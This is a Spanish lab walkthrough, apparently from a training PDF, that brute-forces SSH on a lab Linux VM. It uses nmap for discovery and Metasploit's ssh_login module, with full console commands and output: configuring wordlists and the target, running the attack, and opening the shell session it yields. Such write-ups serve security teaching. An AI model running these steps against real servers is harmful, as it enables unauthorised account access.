
Documentación Explotación De SSH mediante fuerza bruta.

En esta auditoria se hará se explotará un servicio SSH que esta corriendo en una maquina virtual LINUX que se será nuestra maquina víctima. La máquina atacante será un Kali Linux.


Paso 1:

En este paso tenemos que conocer nuestra dirección IP dentro de la red y realizar un mapeo de los dispositivos conectados para encontrar nuestra víctima, para esto usaremos la herramienta de "nmap".



Aquí vemos que nuestra ip es la que termina en .37, lo siguiente es realizar un mapeo de toda la red.

Comando de nmap para realizar el mapeo de la red.




Aquí ya identificamos a la maquina victima que tiene la ip 192.168.100.36.

Miramos que el puerto 22 tiene abierto el servicio de SSH.

Paso 2:

En el siguiente paso haremos un escaneo de la versión del servicio que esta corriendo en ese puerto.



Con el comando nmap -sV escaneamos la versión del servicio que está corriendo y con -p 22 es el puerto que seleccionamos. También nos entrega algo de información sobre el sistema operativo.

Paso 3:

usaremos las herramienta de metasploit para usar los auxliares y encontrar el exploit necesario.

```
msf6 > search ssh_login

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  auxiliary/scanner/ssh/ssh_login                            normal  No     SSH Login Check Scanner
   1  auxiliary/scanner/ssh/ssh_login_pubkey                     normal  No     SSH Public Key Login Scanner


Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssh/ssh_login_pu
y

msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) >
```

En este caso un ssh_login

Lo siguiente es mostrar la información del exploit para comenzar su configuración

```
msf6 auxiliary(scanner/ssh/ssh_login) > info

       Name: SSH Login Check Scanner
     Module: auxiliary/scanner/ssh/ssh_login
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  todb <todb@metasploit.com>

Check supported:
  No

Basic options:
  Name              Current Setting  Required  Description
  ----              ---------------  --------  -----------
  BLANK_PASSWORDS   false            no        Try blank passwords for all users
  BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
  DB_ALL_PASS       false            no        Add all passwords in the current database to the list
  DB_ALL_USERS      false            no        Add all users in the current database to the list
  DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
  PASSWORD                           no        A specific password to authenticate with
  PASS_FILE                          no        File containing passwords, one per line
  RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT             22               yes       The target port
  STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
  THREADS           1                yes       The number of concurrent threads (max one per host)
  USERNAME                           no        A specific username to authenticate as
  USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
  USER_AS_PASS      false            no        Try the username as the password for all users
  USER_FILE                          no        File containing usernames, one per line
  VERBOSE           false            yes       Whether to print output for all attempts
```

Necesitamos un archivo con las posibles contraseñas para "PASS_FILE".

RHOST es la Ip de la maquina que atacaremos.

"USER_FILE" es el archivo con los posibles usuarios.

```
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/kali/list
USER_FILE ⇒ /home/kali/list
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/kali/list/user.txt
USER_FILE ⇒ /home/kali/list/user.txt
msf6 auxiliary(scanner/ssh/ssh_login) >
```

Configuramos el diccionario con los posibles usuarios.

```
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /home/kali/list/pass.txt
PASS_FILE ⇒ /home/kali/list/pass.txt
msf6 auxiliary(scanner/ssh/ssh_login) >
```

Configuramos el diccionario con las posibles contraseñas.

```
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOST 192.168.100.36
RHOST ⇒ 192.168.100.36
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE ⇒ true
msf6 auxiliary(scanner/ssh/ssh_login) >
```

Configuramos la maquina victima en RHOST y con VERBOSE le damos True para que nos vaya mostrando como va el proceso de ataque.

Paso 4:

Verificamos que todas las configuraciones estén bien hechas.

```
Basic options:
  Name             Current Setting          Required  Description
  ----             ---------------          --------  -----------
  BLANK_PASSWORDS  false                    no        Try blank passwords for all users
  BRUTEFORCE_SPEED 5                        yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS     false                    no        Try each user/password couple stored in the current database
  DB_ALL_PASS      false                    no        Add all passwords in the current database to the list
  DB_ALL_USERS     false                    no        Add all users in the current database to the list
  DB_SKIP_EXISTING none                     no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
  PASSWORD                                  no        A specific password to authenticate with
  PASS_FILE        /home/kali/list/pass.txt no        File containing passwords, one per line
  RHOSTS           192.168.100.36           yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.h
                                                      tml
  RPORT            22                       yes       The target port
  STOP_ON_SUCCESS  false                    yes       Stop guessing when a credential works for a host
  THREADS          1                        yes       The number of concurrent threads (max one per host)
  USERNAME                                  no        A specific username to authenticate as
  USERPASS_FILE                             no        File containing users and passwords separated by space, one pair per line
  USER_AS_PASS     false                    no        Try the username as the password for all users
  USER_FILE        /home/kali/list/user.txt no        File containing usernames, one per line
  VERBOSE          true                     yes       Whether to print output for all attempts
```


Paso 5:

Iniciar el ataque de fuerza bruta.


```
msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[*] 192.168.100.36:22 - Starting bruteforce
```

Este ataque ira probando todas las combinaciones posibles para encontrar las credenciales.



Aquí podemos ver que esta probando para encontrar las correctas.



Aquí luego de 10 minutos probando encontramos las credenciales.

Paso 6:

Luego de terminado el ataque debemos ver las sesiones creadas e iniciar la sesion.

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -l

Active sessions
===============

  Id  Name  Type         Information  Connection
  --  ----  ----         -----------  ----------
  1         shell linux  SSH kali @   192.168.100.37:38037 → 192.168.100.36:22 (192.168.100.36)
```

aquí podemos ver que tenemos una sesión creada.

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1...

whoami
msfadmin
```

Aquí ya iniciamos la sesión por ssh y para corroborar escribimos el comando whoami nos muestra el usuario que inicio la sesión.

En este punto ya estamos dentro de la maquina victima.